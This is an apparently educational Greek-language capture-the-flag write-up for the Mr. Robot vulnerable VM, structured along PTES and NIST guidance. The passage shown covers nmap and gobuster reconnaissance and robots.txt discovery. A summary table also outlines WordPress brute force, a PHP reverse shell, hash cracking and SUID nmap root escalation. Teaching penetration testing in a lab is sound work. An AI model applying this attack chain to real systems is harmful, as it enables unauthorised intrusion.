CSEC 101 // CYBERSECURITY LAB SERIES

06

LAB_06 > 06. Mr Robot

Mr. Robot — CTF Write-up

WordPress Enumeration → Reverse Shell → SUID nmap → root

Επίπεδο: Μεσαίο | gobuster | Burp | hydra | wpscan | john | GTFOBins

```
root@lab:~# ./start_lab_06.sh
```

Εργαστηριακό Υλικό Κυβερνοασφάλειας – Εκπαιδευτική Χρήση

VulnHub / TryHackMe, Ethical Hacking

Mr. Robot CTF — Εγχειρίδιο Δοκιμής Διείσδυσης

Σύνοψη: Το παρόν τεχνικό εγχειρίδιο συνιστά μια αναλυτική, μεθοδολογικά τεκμηριωμένη καταγραφή της διαδικασίας διεξαγωγής δοκιμής διείσδυσης (penetration testing) στην ευπαθή εικονική μηχανή **Mr. Robot**. Η διάρθρωση της ανάλυσης ακολουθεί αυστηρά τις προδιαγραφές του **Penetration Testing Execution Standard (PTES)** και ενσωματώνει τις κατευθυντήριες οδηγίες του **NIST SP 800-115**. Η πορεία της επίθεσης καλύπτει διαδοχικά τις φάσεις της παθητικής και ενεργητικής συλλογής πληροφοριών (reconnaissance), της απαρίθμησης πόρων (enumeration), της αρχικής απόκτησης πρόσβασης (initial access), της οριζόντιας μετακίνησης προνομίων (user pivoting), καθώς και της τελικής κάθετης κλιμάκωσης (privilege escalation). Κάθε ενέργεια και τεχνική εντολή αναλύεται σε δύο αλληλένδετα επίπεδα: αφενός στο επίπεδο λειτουργίας του λειτουργικού συστήματος και των δικτυακών πρωτοκόλλων, και αφετέρου στο επίπεδο της τακτικής αναγκαιότητας — αποσαφηνίζοντας δηλαδή πώς η εκάστοτε πληροφορία ξεκλειδώνει το επόμενο στάδιο της επιθετικής αλυσίδας (kill chain).

- **Λήψη:** Mr Robot
- **Writeup στα Αγγλικά:** Mr Robot CTF Walkthrough (2023)
- **Youtube Video:** VulnHub: Mr Robot

---

1. Εισαγωγή και Μεθοδολογικό Πλαίσιο

1.1 Αντικείμενο και Στόχοι της Άσκησης

Αντικείμενο της παρούσας τεχνικής δοκιμής διείσδυσης αποτελεί η προσομοιωμένη επίθεση κατά της εικονικής μηχανής **Mr. Robot**. Πρωταρχικός σκοπός του ελέγχου είναι ο εντοπισμός, η επαλήθευση και η εκμετάλλευση διαδοχικών αδυναμιών ασφαλείας με απώτερο στόχο την άντληση τριών μοναδικών συμβολοσειρών ελέγχου (**flags / keys**).


Κάθε κλειδί σηματοδοτεί την επιτυχή επίτευξη ενός διακριτού επιπέδου εξουσιοδότησης εντός του πληροφοριακού συστήματος:

Σύμβολο Ελέγχου	Απαιτούμενο Επίπεδο Πρόσβασης	Τεχνική Απόδειξη και Επιχειρησιακή Σημασία
Key 1	Ανώνυμος Εξωτερικός Χρήστης (Unauthenticated Web Access)	Αποδεικνύει την έκθεση ευαίσθητων αρχείων και δεδομένων διαμόρφωσης στο δημόσιο διαδίκτυο χωρίς απαίτηση ταυτοποίησης.
Key 2	Τοπικός Χρήστης Συστήματος (`robot`)	Επιβεβαιώνει την επιτυχή παράκαμψη των μηχανισμών αυθεντικοποίησης της εφαρμογής και τη δυνατότητα τοπικής αλληλεπίδρασης με το λειτουργικό σύστημα.
Key 3	Διαχειριστής Συστήματος (`root`)	Τεκμηριώνει την πλήρη κατάληψη του συστήματος (Full System Compromise), επιτρέποντας την πλήρη παράκαμψη κάθε μηχανισμού ασφαλείας.

Η δομή του σεναρίου αναδεικνύει μια θεμελιώδη αρχή της κυβερνοασφάλειας: η πλήρης κατάληψη μιας υποδομής σπανίως προκύπτει από μία μεμονωμένη, καταστροφική ευπάθεια. Αντιθέτως, αποτελεί συνήθως το αποτέλεσμα μιας αλυσίδας επιμέρους, φαινομενικά ασήμαντων αδυναμιών διαμόρφωσης (misconfigurations), η διαδοχική αξιοποίηση των οποίων καταλύει την άμυνα του συστήματος.

1.2 Πρότυπα και Μεθοδολογική Προσέγγιση (PTES / NIST)

Η δοκιμή διείσδυσης διενεργήθηκε σύμφωνα με το επιχειρησιακό πρότυπο **Penetration Testing Execution Standard (PTES)**, διασφαλίζοντας επαγγελματική συνέπεια, αναπαραγωγιμότητα και δομημένη τεκμηρίωση. Οι ενότητες του παρόντος εγγράφου συνδέονται άμεσα με τις επίσημες φάσεις του PTES:



Φάση κατά PTES	Ενότητα Εγγράφου	Επιχειρησιακός Σκοπός και Παραδοτέα
Pre-engagement Interactions	1.1, 1.3	Καθορισμός κανόνων εμπλοκής (Rules of Engagement), εμβέλειας (scope) και νομικού πλαισίου.
Intelligence Gathering	3.1, 3.2, 4.1	Παθητική και ενεργητική συλλογή στοιχείων για την υποδομή, τα πρωτόκολλα και τις υπηρεσίες.
Threat Modelling	2.0, 10.1	Αναγνώριση πιθανών διανυσμάτων επίθεσης και ιεράρχηση των δυνητικών απειλών.
Vulnerability Analysis	4.2, 5.2, 8.1	Εντοπισμός, επικύρωση και συσχέτιση των ευπαθειών λογισμικού και σφαλμάτων παραμετροποίησης.
Exploitation	5.4, 5.5, 6.1	Παραβίαση των ορίων ασφαλείας και απόκτηση αρχικού μη εξουσιοδοτημένου ελέγχου.
Post-Exploitation	7.1, 7.3, 8.3	Εσωτερική αναγνώριση, οριζόντια μετακίνηση (pivoting), κλιμάκωση προνομίων και διασφάλιση αποδείξεων.
Reporting	10.1, 10.2, 10.3	Σύνταξη τεχνικής αναφοράς, εκτίμηση κινδύνου και παροχή διορθωτικών μέτρων αντιμετώπισης.

Παράλληλα, ενσωματώνονται οι διακρίσεις της τεχνικής οδηγίας **NIST SP 800-115** (*Technical Guide to Information Security Testing and Assessment*), η οποία διαχωρίζει με σαφήνεια:
- Την **Παθητική Αναγνώριση (Passive Reconnaissance):** Συλλογή δεδομένων μέσω παρατήρησης δημόσια διαθέσιμων πηγών (π.χ. επιθεώρηση κώδικα HTML, HTTP response headers) χωρίς την πρόκληση ασυνήθιστης δραστηριότητας στα συστήματα του στόχου.
- Την **Ενεργητική Αναγνώριση (Active Reconnaissance):** Άμεση αλληλεπίδραση με τις δικτυακές θύρες και τις υπηρεσίες του στόχου (π.χ. port scanning, directory fuzzing), δραστηριότητα η οποία παράγει εγγραφές στα αρχεία καταγραφής (logs) και δύναται να ανιχνευθεί από συστήματα IDS/IPS.

1.3 Παραδοχές, Περιορισμοί και Περιβάλλον Ελέγχου

Η διενέργεια της παρούσας δοκιμής υπόκειται στις ακόλουθες αυστηρές παραδοχές:
- **Νομικό Πλαίσιο και Ηθική:** Όλες οι ενέργειες πραγματοποιήθηκαν αποκλειστικά εντός ενός απομονωμένου, ελεγχόμενου εργαστηριακού περιβάλλοντος με ρητή, προηγούμενη εξουσιοδότηση. Η εκτέλεση παρόμοιων τεχνικών σε υποδομές τρίτων άνευ εγγράφου συμφωνίας συνιστά σοβαρό ποινικό αδίκημα.
- **Επιθετική Πλατφόρμα (Attacker Machine):** Το σύστημα επίθεσης λειτουργεί σε περιβάλλον Linux (Kali Linux / Parrot OS) και διαθέτει εγκατεστημένα τα εργαλεία: `nmap`, `gobuster`, `hydra`, `netcat`, `john the ripper`, `hashcat`, καθώς και τον διερμηνέα Python 3.
- **Συμβολισμός Στόχου:** Η διεύθυνση IP του στόχου αναγράφεται ως `<target-ip>` ώστε να επιτρέπει την άμεση προσαρμογή των εντολών σε οποιαδήποτε παραλλαγή του περιβάλλοντος.
- **Περιορισμοί Εργαλείων:** Όπου χρησιμοποιούνται σύνθετα εμπορικά ή γραφικά εργαλεία (όπως Burp Suite Professional ή WPScan), παρέχονται ισοδύναμες λύσεις βασισμένες σε εργαλεία γραμμής εντολών ανοικτού κώδικα.

1.4 Ονοματολογία και Συμβάσεις Ορολογίας

Προς αποφυγή παρανοήσεων και χάριν της ορολογικής ακρίβειας, οι καθιερωμένοι όροι της διεθνούς βιβλιογραφίας κυβερνοασφάλειας (όπως *Reconnaissance*, *Enumeration*, *Wordlist*, *Brute-Force*, *Hash*, *Salt*, *Rainbow Tables*, *Reverse Shell*, *Payload*, *PTY*, *SUID bit*, *EUID*, *Privilege Escalation*) παρατίθενται με την αγγλική τους ονομασία ή με άμεση αναφορά σε αυτή. Πλήρεις εννοιολογικοί ορισμοί και αντιστοιχίσεις παρέχονται στο Παράρτημα Α.

1.5 Τεκμηρίωση Οπτικών Αποδείξεων (Images)

Όλα τα ψηφιακά πειστήρια (screenshots) φυλάσσονται στον σχετικό υποκατάλογο `images/` και φέρουν συστηματική αρίθμηση (`img-02.png` έως `img-31.png`, καθώς και `nmap-scan.png`). Κάθε εικόνα συνοδεύεται από αναλυτική λεζάντα που επεξηγεί τα τεχνικά ευρήματα και το αποδεικτικό τους βάρος στο πλαίσιο της αξιολόγησης.

---

2. Χάρτης της Επιθετικής Αλυσίδας (Attack Surface & Kill Chain)

Ο παρακάτω πίνακας αποτυπώνει συνοπτικά τη ροή της επίθεσης, καταγράφοντας τη μετάβαση από το ένα στάδιο στο επόμενο και αναδεικνύοντας τα κρίσιμα ευρήματα:

Στάδιο	Τεχνική Ενέργεια	Άμεσο Αποτέλεσμα	Κρίσιμο Εύρημα / Ευπάθεια
Reconnaissance	TCP Port Scanning (`nmap`)	Ταυτοποίηση ανοικτών θυρών και Apache Server	Ανοικτές θύρες `80/TCP` και `443/TCP`
Enumeration	Directory Fuzzing & ανάλυση `robots.txt`	Εντοπισμός κρυφών αρχείων και καταλόγων CMS	Ανάκτηση **Key 1** & λεξικού `fsocity.dic`
Data Processing	Καθαρισμός και αποδιπλασιασμός wordlist	Συρρίκνωση όγκου υποψηφίων κωδικών κατά 98,7%	Δημιουργία βελτιστοποιημένης λίστας `fs-list`
Credential Access	Εκμετάλλευση CWE-204 & Brute-force	Ανακάλυψη έγκυρων διαπιστευτηρίων διαχειριστή	Χρήστης: `elliot` , Password: `[REDACTED]`
Initial Access	Επεξεργασία Theme Template WordPress	Εισαγωγή PHP κώδικα για απομακρυσμένη εκτέλεση	Reverse Shell ως χρήστης `daemon`
User Pivoting	Εντοπισμός MD5 hash και κρυπτανάλυση	Ανάκτηση κωδικού πρόσβασης τοπικού λογαριασμού	Μετάβαση στον χρήστη `robot` & ανάκτηση **Key 2**
Privilege Escalation	Κατάχρηση SUID binary (`nmap`)	Εκτέλεση εντολών με αυξημένα δικαιώματα	Πλήρης πρόσβαση ως `root` & ανάκτηση **Key 3**

Η αλληλουχία αυτή αποδεικνύει εμπράκτως ότι η ασφάλεια ενός συστήματος είναι τόσο ισχυρή όσο ο πιο αδύναμος κρίκος του. Εάν έστω και ένα εκ των επιμέρους μέτρων προστασίας είχε λειτουργήσει αποτελεσματικά (π.χ. περιορισμός πρόσβασης στο `robots.txt`, απενεργοποίηση της επεξεργασίας θεμάτων ή αφαίρεση του SUID bit), η αλυσίδα της επίθεσης θα είχε διακοπεί.

2.1 Εκτίμηση Χρονικής Διάρκειας ανά Φάση

Σε ένα απομονωμένο εργαστηριακό περιβάλλον (Local/Lab Environment), η απαιτούμενη διάρκεια για κάθε φάση εκτιμάται ως εξής:

Φάση Δοκιμής	Εκτιμώμενος Χρόνος	Κύριος Παράγοντας Επιβράδυνσης / Καθυστέρησης
Reconnaissance	1 – 3 λεπτά	Ρυθμός αποστολής ανιχνευτικών πακέτων (Probe Rate) & RTT
Enumeration	5 – 15 λεπτά	Μέγεθος wordlist και ταχύτητα απόκρισης του web server
Credentials	5 – 30 λεπτά	Αριθμός ταυτόχρονων νημάτων (Threads) & μηχανισμοί Rate Limiting
Initial Access	5 – 10 λεπτά	Χρόνος τροποποίησης payload και επαλήθευσης listener
User Pivoting	2 – 10 λεπτά	Πολυπλοκότητα hash και μέθοδος κρυπτανάλυσης (Lookup vs Brute-force)
Privilege Escalation	2 – 5 λεπτά	Εντοπισμός επισφαλών δικαιωμάτων στο σύστημα αρχείων

> **Σημείωση Επιχειρησιακής Πραγματικότητας:** Σε πραγματικά εταιρικά περιβάλλοντα παραγωγής, οι παραπάνω χρόνοι πολλαπλασιάζονται δραστικά. Παράγοντες όπως η δικτυακή καθυστέρηση (latency), η αποφυγή ανίχνευσης από συστήματα SIEM/EDR, η ύπαρξη επιθετικών Web Application Firewalls (WAF) και οι πολιτικές κλειδώματος λογαριασμών (account lockout) επιβάλλουν σημαντικά πιο συντηρητικούς ρυθμούς εκτέλεσης.

---

3. Φάση Πρώτη: Reconnaissance και Χαρτογράφηση Δικτύου

3.1 Στρατηγική και Εκτέλεση της Δικτυακής Σάρωσης

Η διαδικασία δοκιμής διείσδυσης ξεκινά υποχρεωτικά με τη χαρτογράφηση της επιφάνειας επίθεσης του στόχου μέσω του εργαλείου `nmap`. Η σάρωση στοχεύει στον εντοπισμό ανοικτών θυρών TCP και την εξαγωγή των εκδόσεων των ενεργών υπηρεσιών:

```
nmap <target-ip> -sV -T4 -oA nmap-scan -open
```

Τεχνική Ανάλυση Παραμέτρων της Εντολής

Παράμετρος	Λειτουργική Περιγραφή	Τεχνική και Μεθοδολογική Σκοπιμότητα
`<target-ip>`	Διεύθυνση IPv4 του Στόχου	Ορίζει το τελικό σημείο δικτυακού προορισμού για την αποστολή των ανιχνευτικών πακέτων.
`-sV`	Service Version Detection	Εκτελεί αναγνώριση εκδόσεων αποστέλλοντας εξειδικευμένα probes και συγκρίνοντας τα ληφθέντα banners με τη βάση δεδομένων `nmap-service-probes`. Επιτρέπει τη συσχέτιση των υπηρεσιών με γνωστές ευπάθειες (CVEs).
`-T4`	Timing Template (Aggressive)	Βελτιστοποιεί τις παραμέτρους χρονισμού (μείωση timeouts, ταχύτερη επανεκπομπή πακέτων). Ενδείκνυται για σταθερά, τοπικά εργαστηριακά δίκτυα.
`-oA nmap-scan`	Output in All Formats	Εξάγει τα αποτελέσματα ταυτόχρονα σε τρεις μορφές αρχείων: κανονικό κείμενο (`.nmap`), δομημένη XML (`.xml`) και grepable μορφή (`.gnmap`), διασφαλίζοντας πλήρες ιστορικό ελέγχου (audit trail).
`-open`	Filter Open Ports Only	Φιλτράρει την έξοδο, αποκρύπτοντας τις θύρες που βρίσκονται σε κατάσταση `closed` ή `filtered`, επιτρέποντας την άμεση εστίαση στους πραγματικούς στόχους.

Μεθοδολογική Αναγκαιότητα: Η αναγνώριση ανοικτών θυρών αποτελεί το θεμέλιο της δοκιμής διείσδυσης. Χωρίς αυτήν, είναι αδύνατος ο προσδιορισμός του attack surface, καθώς κάθε επόμενη ενέργεια εξαρτάται άμεσα από τις υπηρεσίες που εκτίθενται στο δίκτυο.

3.2 Ανάλυση και Τεχνική Αξιολόγηση των Αποτελεσμάτων

Η εκτέλεση της σάρωσης παρήγαγε τα ακόλουθα αποτελέσματα:

```
# Nmap 7.xx scan initiated
# Host is up (0.045s latency).
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
443/tcp open  ssl/http Apache httpd
```

```
nmap <target-ip> -sV -T4 -oA nmap-scan -open
# 80/tcp  open  http     Apache httpd
# 443/tcp open  ssl/http Apache httpd
```


Εικόνα 1. Έξοδος της εντολής Nmap: Επιβεβαιώνεται η αποκλειστική έκθεση των θυρών 80 και 443 (Apache httpd).

Τεχνικά Συμπεράσματα:

1. **Εξαιρετικά Περιορισμένη Επιφάνεια Επίθεσης:** Από το σύνολο των 65.535 διαθέσιμων θυρών TCP, μόνο δύο βρίσκονται σε κατάσταση ακρόασης (`listening`).
2. **Απουσία Συμβατικών Υπηρεσιών Διαχείρισης:** Παρατηρείται παντελής απουσία παραδοσιακών θυρών απομακρυσμένης πρόσβασης, όπως SSH (`22/TCP`), Telnet (`23/TCP`), FTP (`21/TCP`) ή RDP (`3389/TCP`). Αυτό σημαίνει ότι αποκλείονται εξαρχής επιθέσεις σε επίπεδο διαχείρισης συστήματος.
3. **Εστίαση στο Επίπεδο Εφαρμογής (Application Layer):** Οποιοσδήποτε επιθετικός ελιγμός οφείλει να επικεντρωθεί αποκλειστικά στον εξυπηρετητή ιστού (Apache HTTP Server) και τις διαδικτυακές εφαρμογές που φιλοξενούνται σε αυτόν.

3.3 Επιθεώρηση της Αρχικής Διεπαφής Ιστού

Κατά την πλοήγηση στη διεύθυνση `http://<target-ip>`, ο εξυπηρετητής εμφανίζει μια διαδραστική ιστοσελίδα σχεδιασμένη ως προσομοιωτής κελύφους (terminal emulator), με γραφική και θεματική αναφορά στη σειρά Mr. Robot.



Εικόνα 2. Η αρχική ιστοσελίδα στη θύρα 80: Προσομοίωση περιβάλλοντος γραμμής εντολών.

Η διεπαφή ανταποκρίνεται σε συγκεκριμένες εντολές (π.χ. `help`, `join`, `fsociety`). Παρόλα αυτά, από τεχνικής πλευράς πρόκειται για στατικό περιεχόμενο που βασίζεται σε JavaScript και HTML, χωρίς ουσιαστική αλληλεπίδραση με υποκείμενες βάσεις δεδομένων ή μηχανισμούς αυθεντικοποίησης.

Η ενδελεχής επιθεώρηση του πηγαίου κώδικα (Source Code Review) και των κεφαλίδων απόκρισης HTTP (HTTP Response Headers) δεν αποκάλυψε ευαίσθητα σχόλια προγραμματιστών, κρυφά μονοπάτια ή διαπιστευτήρια. Αυτό καθιστά σαφές ότι η παθητική παρατήρηση έχει εξαντλήσει τα όριά της, επιβάλλοντας τη μετάβαση σε τεχνικές ενεργητικής απαρίθμησης πόρων.

---

4. Φάση Δεύτερη: Web Enumeration και Ανακάλυψη Πόρων

4.1 Μέθοδοι Καταλόγων και Αρχιτεκτονική Directory Brute-Force

Για τον εντοπισμό μη δημοσιοποιημένων αρχείων και υποκαταλόγων στον web server, επιστρατεύεται το εργαλείο υψηλής ταχύτητας `gobuster`:

```
gobuster dir -u http://<target-ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```


Τεχνική Ανάλυση Παραμέτρων της Εντολής

Παράμετρος	Λειτουργική Περιγραφή	Τεχνική Σκοπιμότητα
`dir`	Directory Mode	Ενεργοποιεί τη λειτουργία σάρωσης καταλόγων και αρχείων μέσω διαδοχικών αιτημάτων HTTP GET/HEAD.
`-u http://<target-ip>`	Base Target URL	Καθορίζει το πρωτόκολλο, τη διεύθυνση και το ριζικό μονοπάτι του εξυπηρετητή ιστού.
`-w <wordlist>`	Wordlist Path	Ορίζει το αρχείο λεξικού που περιέχει τα υποψήφια ονόματα διαδρομών προς έλεγχο.

Περιορισμοί και Παράγοντες της Μεθόδου:

- **Ποιότητα Λεξικού:** Εάν ένα κρίσιμο μονοπάτι δεν περιλαμβάνεται στο χρησιμοποιούμενο wordlist, η σάρωση θα αποτύχει να το εντοπίσει.
- **Ανάλυση HTTP Status Codes:**
- Κωδικοί `200 OK` και `301/302 Redirect` τεκμηριώνουν την ύπαρξη του πόρου.
- Ο κωδικός `403 Forbidden` υποδηλώνει ότι ο πόρος **υφίσταται**, αλλά η πρόσβαση απαγορεύεται βάσει ρυθμίσεων δικαιωμάτων (απαιτείται καταγραφή και περαιτέρω διερεύνηση).
- Ο κωδικός `404 Not Found` υποδηλώνει απουσία του πόρου.

4.2 Αξιολόγηση Αποτελεσμάτων Σάρωσης και Αρχιτεκτονική CMS




Εικόνα 3. Αποτελέσματα σάρωσης Gobuster και επιβεβαίωση της σελίδας αυθεντικοποίησης WordPress στο path `/wp-login`.

Η σάρωση αποκάλυψε πληθώρα ανακατευθύνσεων (`301 Moved Permanently`) προς κλασικές διαδρομές της πλατφόρμας **WordPress**:
- `/wp-content/`
- `/wp-includes/`
- `/wp-login.php` (ή `/wp-login`)
- `/wp-admin/`

Η ταυτοποίηση του WordPress μεταβάλλει ριζικά το επιθετικό πλάνο: η εφαρμογή παύει να αντιμετωπίζεται ως απλή στατική ιστοσελίδα και πλέον προσεγγίζεται ως ένα σύνθετο Content Management System (CMS) με συγκεκριμένα σημεία εισόδου (attack vectors), όπως επεκτάσεις (plugins), θέματα (themes) και διεπαφές αυθεντικοποίησης.

4.3 Εκμετάλλευση robots.txt και Ανάκτηση Πρώτου Κλειδιού (Key 1)

Μια βασική πρακτική παθητικής αναγνώρισης είναι η επιθεώρηση του αρχείου `robots.txt`. Το αρχείο αυτό δημιουργήθηκε στο πλαίσιο του *Robots Exclusion Protocol* για να καθοδηγεί τις μηχανές αναζήτησης σχετικά με το ποιες περιοχές του ιστοτόπου **δεν** πρέπει να ευρετηριάζονται. Συχνά όμως, οι διαχειριστές υποπίπτουν στο σφάλμα να καταχωρούν σε αυτό ευαίσθητα μονοπάτια, θεωρώντας εσφαλμένα ότι η μη ευρετηρίαση ισοδυναμεί με προστασία (Security through Obscurity).



Εικόνα 4. Το περιεχόμενο του αρχείου `robots.txt`: Εντοπισμός δύο καταχωρίσεων `Disallow`.

Η εξέταση του αρχείου αποκαλύπτει δύο καταχωρίσεις εξαίρεσης:

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Η ανάκτηση του πρώτου κλειδιού επιτυγχάνεται άμεσα μέσω απλού αιτήματος HTTP GET, χωρίς να απαιτείται καμία ευπάθεια λογισμικού:

